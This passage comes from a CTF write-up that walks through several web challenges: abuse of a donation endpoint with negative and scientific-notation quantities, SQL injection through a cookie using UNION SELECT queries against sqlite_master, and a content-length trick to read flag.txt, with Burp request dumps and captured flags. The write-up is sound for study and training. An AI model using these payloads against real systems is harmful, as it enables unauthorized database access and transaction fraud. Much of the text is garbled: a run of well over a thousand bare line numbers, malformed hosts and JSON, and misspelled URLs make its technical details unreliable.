      "totalPrice": "Rp600,000,000",
      "message": "Sorry, your money is insufficient"
    }
}
```

Inspector:

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

Bottom Navigation:

- Search
- Highlights
- Search
- Highlights

i try many approaches like what if i send 2 donation but try to change the quantity let say input the negative number but the other is still positive

hmmm... i think imma go with a lower quantity number but same 1 positive and 1 negative

The screenshot shows a browser developer tools interface with three panels: Request, Response, and Inspector.

Request:

```
POST /donate HTTP/1.1
Host: 109.150.116.127:23080
Content-Length: 68
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_4) AppleWebKit/537.96
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://109.150.116.127:23080/
Referer: http://109.150.116.127:23080/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.27.4
Date: Thu, 06 Mar 2025 14:05:45 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 166
Connection: keep-alive
X-Powered-By: Express
Etag: W/"ba-wv/PzC2hAAtLlRvNkWPPslabA"
{
  "status": "danger",
  "items": [
    {
      "name": "Kitten and Puppy Kibble",
      "quantity": 1
    },
    {
      "name": "Anti Flea",
      "quantity": 1
    }
  ],
  "totalPrice": "Rp16.000.000",
  "message": "Sorry, your money is insufficient"
}
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 0
- Request headers: 11
- Response headers: 7

nothing change :(

oke we try to look a hint hmmm a hint from the website shows a length of javascript data type i familiar with this lets go we try to inputs big number so

the maximum of the number its from the length javascript data type which is 16 -/+

The screenshot shows a browser developer tools interface with the Network tab selected. On the left, the Request section displays a POST request to '/donate' with various headers and a JSON body. The body contains two items with IDs 0 and 1, both having a quantity of 9999999999999999. On the right, the Response section shows the server's response, which includes a status code of 200 OK, headers like Content-Type: application/json, and a JSON object with a status of "danger" and a message indicating that the total donation quantity must be between 10 - 50 (inclusive). The Inspector panel on the far right shows request attributes, query parameters, cookies, headers, and response headers.

```
POST /donate HTTP/1.1
Host: 103.150.116.127:23080
Content-Length: 10
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://103.150.116.127:23080
Referer: http://103.150.116.127:23080/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 10
{
  "items": [
    {
      "id": 0,
      "quantity": 9999999999999999
    },
    {
      "id": 1,
      "quantity": 9999999999999999
    }
  ]
}

HTTP/1.1 200 OK
Server: nginx/1.27.4
Date: Thu, 06 Mar 2025 14:08:14 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 242
Connection: keep-alive
X-Powered-By: Express
ETag: W/f2-PLnKhshUHOC-knnZTosyRQf94k
{
  "status": "danger",
  "items": [
    {
      "name": "Kitten and Puppy Kibble",
      "quantity": -10000000000000000
    },
    {
      "name": "Anti Flea",
      "quantity": 10000000000000000
    }
  ],
  "totalPrice": "Rp7",
  "message": "Total donation quantity must be between 10 - 50 (inclusive)"
}
```

we got different input from the beginning, but still we didnt get a flag while the price is already low “total donation is not enough they said” i meant i already donate 9999999999 items???

something wrong in here, make me want to search since we got a different output or response

i have a idea somehow comes nowhere that how about the same id given like 2 function with same id lets give it a try but they not generate something... i try the other quantity its up 100x10^14 but the negative quantity still 999x10^13

lets open discord and try to find a hint

so the hint i get is "" and scientific notation are if the number too big or small
i get it! remember when you in calculator want to calculate 10×100000000
the result will get a $10e7$

the value of e, which is it back from the first hint that length of javascript it contain 16 number right and left (negative to positive) started from a 9 lets give it a try

The screenshot shows a browser developer tools interface with three main panes: Request, Response, and Inspector.

Request pane:

```
POST /donate HTTP/1.1
Host: 109.150.116.127:23080
Content-Length: 70
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_4) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://109.150.116.127:23080/
Referer: http://109.150.116.127:23080/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 70
{
  "item": {
    "id": 0,
    "quantity": -16e-8
  },
  [
    {
      "id": 0,
      "quantity": 9e16
    }
  ]
}
```

Response pane:

```
HTTP/1.1 200 OK
Server: nginx/1.27.4
Date: Thu, 06 Mar 2025 14:23:25 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 238
Connection: keep-alive
X-Powered-By: Express
Etag: W/"ee-rryyJGy0yo6D4ABWQJ6L8LW80s"
{
  "status": "danger",
  "item": [
    {
      "name": "Kitten and Puppy Kibble",
      "quantity": -1.6e-7
    },
    {
      "name": "Kitten and Puppy Kibble",
      "quantity": 9000000000000000
    }
  ],
  "totalPrice": "Rp5",
  "message": "Total donation quantity must be between 10 - 50 (inclusive)"
}
```

Inspector pane:

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

hmm... its already what i need it shows 1.6e-7 but the result its not shows the flag hmm

i try different id because the other id have the different price id 0 until 3 not giving me something but 4 giving me different input

```

Request
Pretty Raw Hex
1 POST /donate HTTP/1.1
2 Host: 103.150.116.127:23080
3 Content-Length: 70
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: application/json
8 User-Agent: Mozilla/5.0 (X11: Linux x86_64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Origin: http://103.150.116.127:23080
10 Referer: http://103.150.116.127:23080/
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
15   "items": [
16     {
17       "id": 4,
18       "quantity": "-1.6e-8"
19     },
20     {
21       "id": 4,
22       "quantity": "9e16"
23     }
24   ]
25 }
26 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.27.4
3 Date: Thu, 06 Mar 2025 14:27:18 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 205
6 Connection: keep-alive
7 X-Powered-By: Express
8 ETag: W/"cd-duoXNhsFeUHmN0gi+q19sdQ-N"
9
10 {
11   "status": "danger",
12   "items": [
13     {
14       "name": "Litter",
15       "quantity": "-1.6e-8"
16     },
17     {
18       "name": "Litter",
19       "quantity": "9e16"
20     }
21   ],
22   "totalPrice": "Rp54",
23   "message": "We are grateful for your intentions, but no reward for you."
24 }

Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 11
Response headers 7

```

"we are grateful but no reward" they said we on the right path, but just a lil bit more focus wkwkwk

so i remember trying to figure it out whats "" this hint about i try to the command it will make declare of a value it self right

and they give me a result

```

Request
Pretty Raw Hex
1 POST /donate HTTP/1.1
2 Host: 103.150.116.127:23080
3 Content-Length: 67
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: application/json
8 User-Agent: Mozilla/5.0 (X11: Linux x86_64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Origin: http://103.150.116.127:23080
10 Referer: http://103.150.116.127:23080/
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
15   "items": [
16     {
17       "id": 4,
18       "quantity": "-1.6e-8"
19     },
20     {
21       "id": 4,
22       "quantity": "9e16"
23     }
24   ]
25 }
26 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.27.4
3 Date: Thu, 06 Mar 2025 14:35:39 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 205
6 Connection: keep-alive
7 X-Powered-By: Express
8 ETag: W/"ce-Uq0-Oyan9L+Av9ewony9N0LJf4"
9
10 {
11   "status": "danger",
12   "items": [
13     {
14       "name": "Litter",
15       "quantity": "-1.6e-8"
16     },
17     {
18       "name": "Litter",
19       "quantity": "9e16"
20     }
21   ],
22   "totalPrice": "Rp54",
23   "message": "We are grateful for your intentions, but no reward for you."
24 }

Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 11
Response headers 7

```

its to declare something like we wrote about this hint “” but i see the value still works on it, i can do try with the non negative one,

The screenshot shows a browser developer tools interface with the Network tab selected. A POST request to `/donate` is shown in the Request section, and its JSON response is displayed in the Response section. The response body contains the following JSON:

```
HTTP/1.1 200 OK
Server: nginx/1.27.4
Date: Sun, 06 Mar 2025 14:38:10 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 233
Connection: keep-alive
X-Powered-By: Express
ETag: W/"ed-JHKMLB60ytzdXp0VSA98KShyo"
{
  "status": "success",
  "items": [
    {
      "name": "Litter",
      "quantity": "1.6e-7"
    },
    {
      "name": "Litter",
      "quantity": "5e16"
    }
  ],
  "totalPrice": "Rp54",
  "message": "Thank you for your donation. Here is your reward: pu-flag(th4nk_you_4_h3lping_us_10v3_u_so_muchhhh=3)"
}
```

The Response section also includes an Inspector panel showing Request attributes, Request query parameters, Request cookies, Request headers, and Response headers.

and what? they give me the flag, oke done it takes like 9 hours working :)
thank you gracias “nice ctf”

No Passwd

Solved On: 05-03-2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{eZsQLi_4s_usUaL__20334eff}

Challenges overview:

So this challenge its about the SQL Injection we need to break the login with no pass wd

Key Findings:

Actually key finding of this one is sql version, once you know the version of the sql you can create the sql injection so wecan retrieve the flag from the data base since we got no provide the file of table, its like a blind injection but its a simple one like no sqli

Vulnerability Analysis:

On the login form, not in the parameter and a cookie

Tools Used

Burp

Chat gpt

Exploitation Step-by-step:

This exploitation first step is you must know the sql version, once again atleast you can identify the database type from the hint we got a information this is sqli build
(before i was making a payload without dont know where im going throught)

```
</script>

<script src="https://cdn.jsdelivr.net/npm/typeit@7.0.4/dist/typeit.min.js">
</script>

<script>
    new TypeIt("#hero", {
        speed: 100,
        startDelay: 900,
        afterComplete: async (step, instance) => {
            document.getElementById("welcome-msg").innerHTML =
            "Welcome django_content_type!";
        }
    })
    .type("echo \"Welcome $(whoami)!\\"", {
        delay: 300
    })
    .go();
</script>
```

```
' UNION SELECT 1, 2, name, 4 FROM sqlite_master WHERE type='table' -- -
```

Still blind injection and i try we got a response “django” that’s right this is sql i lets after that we can check the other/made the other payload

```
<script src="https://cdn.jsdelivr.net/npm/typeit@7.0.4/dist/typeit.min.js">
</script>
<script>
    new TypeIt("#hero", {
        speed: 100,
        startDelay: 900,
        afterComplete: async (step, instance) => {
            document.getElementById("flag").innerHTML = "Error: Permission Denied."
            ;
            document.getElementById("flag").style.color = "#FF6347";
        }
    })
    .type("cat /admin/flag.txt", {
        delay: 300
    })
    .go();
</script>
```

Next i try to check

```
' UNION SELECT 1, 2, COUNT(*), 4 FROM nopass_login_account WHERE is_admin=1
```

-- -

With this command yes we got information the id is flag in the data base and i assume is in the admin = 1 but still restricted

Request

```

1 GET / HTTP/1.1
2 Host: 10.150.116.127:24000
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/100.0.4774.70 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://10.150.116.127:24000/login
9 Accept-Encoding: gzip, deflate, br
10 Cookie: token=' UNION SELECT 1, 2, sql, 4 FROM sqlite_master WHERE name='nopass_login_account' -- '
11 Connection: keep-alive
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
567
568
569
569
570
571
572
573
574
575
575
576
577
577
578
579
579
580
580
581
582
582
583
583
584
584
585
585
586
586
587
587
588
588
589
589
590
590
591
591
592
592
593
593
594
594
595
595
596
596
597
597
598
598
599
599
600
600
601
601
602
602
603
603
604
604
605
605
606
606
607
607
608
608
609
609
610
610
611
611
612
612
613
613
614
614
615
615
616
616
617
617
618
618
619
619
620
620
621
621
622
622
623
623
624
624
625
625
626
626
627
627
628
628
629
629
630
630
631
631
632
632
633
633
634
634
635
635
636
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
155
```

Request	Response
<pre> GET / HTTP/1.1 Host: 10.150.116.127:24280 Cache-Control: max-age=0 Accept-Language: en-US,en;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) </pre>	<pre> </div> 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 </pre>

And we got the flag. This sql injection in cookie have a challenging i thought it was on to login form, cookie injection its worth to try. “Nice ctf”

Reader reader

Solved On: 06 - 03 - 2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{D1d-y0u-trv-buff3r-0v3rf10w-0r-c0nt3nt-l3ngth-56r6c4tyV17}

Challenges overview:


Its about manipulating the conten-length

Key Findings:

Its a file that flag.txt

Vulnerability Analysis:

Vulnerable analysis from this challenge is when you opened in burp that you realize you type the file directory such flag.txt its exist that make us assume we can get the flag from it



```
Request
Pretty Raw Hex
1. POST /HTTP/1.1
2. Host: 10.1.1.60.116.127.51080
3. Content-Length: 14
4. Content-Type: application/x-www-form-urlencoded
5. Accept-Language: en-US,en;q=0.8
6. Origin: http://10.1.1.60.116.127.51080
7. Content-Type: application/x-www-form-urlencoded
8. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/1087.98
9. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
10. Referer: http://10.1.1.60.116.127.51080/
11. Accept-Encoding: gzip, deflate, br
12. Connection: keep-alive
13. name=flag.txt
14.
15. name=flag.txt

Response
Pretty Raw Hex Rendered
1. HTTP/1.1 200 OK
2. Content-Type: text/html
3.
4.
5.
6. <!DOCTYPE html>
7. <html lang="en">
8. <head>
9. <meta charset="UTF-8" />
10. <title>
11. Hello, world!
12. </title>
13. <meta name="viewport" content="width=device-width,initial-scale=1" />
14. <meta name="description" content="" />
15. <link rel="icon" href="favicon.png" />
16.
17. <script src="https://cdn.jsdelivr.net/npm/tailwindcss@2.1.0/dist/tailwind.css" rel="stylesheet" type="text/css" />
18. <script src="http://cdn.taiwidoss.com/" />
19.
20.
21.
22.
23.
24.
25.
26.
```

Tools Used:

Burp

Curl

Chat gpt

Exploitation Step-by-step:

At first i realize in the burp there's a file name flag, and the hint also refers to content-length which is we need to manipulate content length instead

```

Request
Pretty Raw Hex
1 POST /HTTPPL1
2 Host: 10.1.1.60:116.127.51000
3 Content-Length: 14
4 Content-Type: application/x-www-form-urlencoded
5 Accept-Language: en-US,en;q=0.8
6 Origin: http://10.1.1.60.116.127.51000
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 Gecko/Chrome/103.0.0.0 Safari/537.36
10 Accept: */*
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 tname=flag.txt

```

```

Response
Pretty Raw Hex Rendered
1 HTTP/1.1 200 OK
2 Content-Length: 3211
3 Content-Type: text/html
4
5
6
7 <!DOCTYPE html>
8 <html lang="en">
9   <head>
10     <meta charset="UTF-8" />
11     <title>The World!</title>
12     <meta name="viewport" content="width=device-width,initial-scale=1" />
13     <meta name="description" content="" />
14     <link rel="icon" href="favicon.png" type="image/png" />
15     <link href="https://cdn.jsdelivr.net/npm/daisymu@1.51.c/dist/full.css" rel="stylesheet" type="text/css" />
16     <script src="https://cdn.jsdelivr.net/npm/daisymu@1.51.c/dist/full.js" type="text/javascript" />
17   </head>
18   <body>
19     <div class="p-full">
20       <div class="min-h-screen flex flex-col gap-4 items-center justify-center container">
21         <div class="flex flex-col gap-4 p-4 bg-black rounded-lg">
22           <div class="text-center">
23             Only txt files allowed!
24           </div>
25           <form action="#" method="post" class="flex flex-row gap-2">
26             <input type="text" name="flag" placeholder="Give file to read" class="input w-full" />
27             <button class="button border border-transparent rounded-lg px-4 py-2 font-medium text-white transition-colors duration-200 ease-in-out">Submit</button>
